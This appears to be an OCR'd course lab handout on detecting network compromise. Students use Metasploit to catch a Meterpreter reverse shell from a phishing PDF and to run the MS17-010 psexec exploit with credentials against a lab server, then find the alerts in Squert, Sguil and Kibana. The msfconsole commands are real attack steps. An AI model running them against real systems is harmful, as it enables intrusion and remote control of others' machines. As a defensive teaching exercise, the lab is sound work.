
Lab 9 – Analyzing Network Compromise

Lab Topology and Learning Goals



In this lab you will observe the alerts that are generated when an intruder gains entry to the network.

Required Resources

- **VMware Workstation 15**

Active Hosts

- **6081)Router**
- **6081)FOLID-SO**
- **6081)FOLID-SERVER**
- **6081)FOLID-CLIENT**
- **6081)FOLID-KALI**

Submission Instructions

Submit your completed lab to the appropriate lab quiz on FOL

- You can attempt the quiz multiple time, but only the last attempt will be graded
- Submissions are accepted until 11:59 PM of the same day
- Submissions by email will not be accepted
- All screenshots must include you FOLID (where FOLID is your FOL username)

Lab 9 – Analyzing Network Compromise

Client-Side Compromise

Client machines are often the intruder's choice as a target for attack. Client machines are generally abundant, and not all users practice good security. Finding a single user that observes poor security practices can lead to attackers gaining a foothold within the network.

Power on the Kali Linux host, and ensure that you can reach the **172.16.10.1** address

Start Metasploit by entering **msfconsole** on the terminal


```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
```

Start the generic payload handler and load the **meterpreter/reverse_tcp** payload


```
msf5 exploit(multi/handler) > set lhost 192.168.10.10
lhost => 192.168.10.10
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.10:4444
```

Lab 9 – Analyzing Network Compromise

Set the local host to the Kali IP, and the local port to **4444** and activate the handler with the **exploit** command




On **FOLID-CLIENT**, open FOL in Firefox and browse to the **Lesson 10 content module**. There is a simulated phishing email displayed in the module, download the **signing.pdf** file to **FOLID-CLIENT**



Use 7-Zip to extract the archive, entering the password **signme** when prompted

Double click the file **signing.pdf**. What happens when you open the file?



Return to Kali Linux. Notice that the Meterpreter session has now connected

Lab 9 – Analyzing Network Compromise

Enter the command **sysinfo** on the shell

Add a screenshot of the output to the Lab 9 quiz, make sure your FOLID is displayed in the output

Open Squert, and find the alert related to the traffic

Add a screenshot of the alert data to the Lab 9 quiz, make sure your FOLID is displayed in the output, as well as the signature that triggered the alert


Use the source IP to pivot to Kibana. In the All Logs section expand the related log (hint: source port 4444). View the information related to the alert by clicking on the **signature_info** link.

On Kali Linux, type quit to end the meterpreter session.


Shutdown FOLID-CLIENT for the remainder of the lab

Server-Side Compromise


Server-side compromise is sometimes less dangerous for an attacker. With a little knowledge and luck, the attacker can gain access to a system without every interacting with a real person. If the organization does not have good security, the attacker can exist undetected within the network for a long time.



Create a new user account for **User**, with the password **Windows1**



Create a new folder call **CorpShare** on the **Desktop** and open the folder properties. On the **Sharing** tab, click the **Advanced Sharing** options. Share the folder assigning the **Permissions** as **Full Control** for the **Everybody** special group



On the **Security** tab, provide the user **User** with **read-only** permission to the **CorpShare** folder.

```
msf5 > use exploit/windows/smb/ms17_010_psexec
msf5 exploit(windows/smb/ms17_010_psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_psexec) >
```


On Kali Linux, if it is not already running, start Metasploit, and load the exploit module for MS17-010. Set the payload to **meterpreter/reverse_tcp**

```
msf5 exploit(windows/smb/ms17_010_psexec) > set rhost 172.16.20.10
rhost => 172.16.20.10
msf5 exploit(windows/smb/ms17_010_psexec) > set lhost 192.168.10.10
lhost => 192.168.10.10
msf5 exploit(windows/smb/ms17_010_psexec) > set lport 4333
lport => 4333
msf5 exploit(windows/smb/ms17_010_psexec) > set SMBUSER User
SMBUSER => User
msf5 exploit(windows/smb/ms17_010_psexec) > set SMBPASS Windows1
SMBPASS => Windows1
msf5 exploit(windows/smb/ms17_010_psexec) > set share C$
share => C$
msf5 exploit(windows/smb/ms17_010_psexec) >
```

Configure the options for remote host **FOLID-SERVER**'s IP, local host (**Kali**) and local port **4333.** Provide the username, password for **User**, and change the share to the hidden root share **C$**

Launch the exploit

Lab 9 – Analyzing Network Compromise



The Meterpreter session should connect.

Enter the command **sysinfo** on the shell

Add a screenshot of the output to the Lab 9 quiz, make sure your FOLID is displayed in the output

Enter the shell command, you should be presented with a windows shell. Enter the command **whoami**, followed by the command **systeminfo**

Open Sguil, find the alerts related to the second attack.

Add a screenshot of the alerts to the Lab 9 quiz, make sure your FOLID is displayed in the output

Take a running snapshot of your **SO** host called **Lab 9 Complete**, then shutdown.

Shutdown the other hosts and take a snapshot called **Lab 9 complete**

Submit your completed **Lab 9** quiz